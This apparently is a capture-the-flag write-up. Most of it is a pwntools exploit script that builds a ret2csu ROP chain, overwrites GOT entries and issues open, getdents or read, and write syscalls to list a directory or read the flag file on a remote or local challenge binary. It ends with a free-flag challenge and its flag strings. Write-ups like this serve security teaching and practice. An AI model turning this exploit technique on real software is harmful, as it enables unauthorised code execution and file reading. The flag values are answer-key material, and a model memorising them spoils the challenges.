# === OVERWRITE OFFSET

```

```

OFFSET__STDERR_READSYSCALL = 0xfb334

```

```
OFFSET__STDIN_POPRDX = 0x1a8cce
```

```
p = b""
```

```
# === OVERWRITE STDERR and STDIN in bss memory, to read+12 & "pop rdx; ret"  
address
```

```
p += ret2csu(rbp=elf.got["stderr"]+0x3d,
```

```
rbx=2**32-OFFSET__STDERR_READSYSCALL)
```

```
p += p64(ADD_DWORDPTR_RBP0x3d_EBX)
```

```
p += ret2csu(rbp=elf.got["stdin"]+0x3d, rbx=2**32- OFFSET__STDIN_POPRDX)
```

```
p += p64(ADD_DWORDPTR_RBP0x3d_EBX)
```

```
SYSCALL = elf.got["stderr"]
```

```
POP_RDX = elf.got["stdin"]
```

```
# open(FILE_LOCATION, 0, 0)
```

```
p += set_rax(2) # set rax to 2 (sys_OPEN)
```

```
p += ret2csu(call=POP_RDX) # set rdx to 0 by
```

```
p += p64(CSU_MOV) # call the "pop rdx"
```

```
p += p64(elf.search(asm("ret")).__next__()) # ret, it will return to the
```

```
next ret2csu payload
```

```
p += ret2csu(call=SYSCALL)
```

```
p += p64(elf.search(asm("pop rdi; ret")).__next__())
```

```
p += p64(BUF_STACK_ADDRESS)
```

```
p += p64(CSU_CALL)
```

```

# repair stdin (set it value back to _IO_2_1_stdin_ address)

p += ret2csu(rbp=elf.got["stdin"]+0x3d, rbx=OFFSET__STDIN_POPRDX)

p += p64(ADD_DWORDPTR_RBP0x3d_EBX)

if ORW == False:

    # sys_GETDENTS(open_fd, BUF_STACK_ADDRESS, 0x100)

    p += set_rax(78)

    p += ret2csu(call=SYSCALL, edi=open_fd, rsi=BUF_STACK_ADDRESS,
rdx=0x100, csu_mov=True)

else:

    # sys_read(open_fd, BUF_STACK_ADDRESS, 0x100)

    p += ret2csu(call=elf.got["read"], edi=open_fd, rsi=BUF_STACK_ADDRESS,
rdx=0x100, csu_mov=True)

# sys_write(1, BUF_STACK_ADDRESS, 0x100)

# print the flag / directory content

p += ret2csu(call=elf.got["write"], edi=1, rsi=BUF_STACK_ADDRESS,
rdx=0x100, csu_mov=True)

io.send(p)

# pray for flag

io.interactive()

```

```
if __name__ == "__main__":  
    io, libc = null, null  
  
    if args.REMOTE:  
        REMOTE = True  
        io = remote(HOST, PORT)  
        # libc = ELF("____")  
  
    else:  
        LOCAL = True  
        io = process(  
            [TARGET, ],  
            env={  
                # "LD_PRELOAD":DIR+"/____",  
                # "LD_LIBRARY_PATH":DIR+"/____",  
            },  
        )  
        # libc = ELF("____")  
    exploit(io, libc)
```

Open Getdents Write (read directory content):

Free Flag

└─  **Well Played**

Welcoming Corpse Party Time!

These flags are valid because we are friendly!

└─  (° _ °)

NCW22{final_family_friendly}

Looking for Crypto and Forensics? Try in hology5!

hology5{final_family_friendly}

Solusi:

Submit flag yang diberikan di deskripsi challenge.

Flag: **NCW22{final_family_friendly}**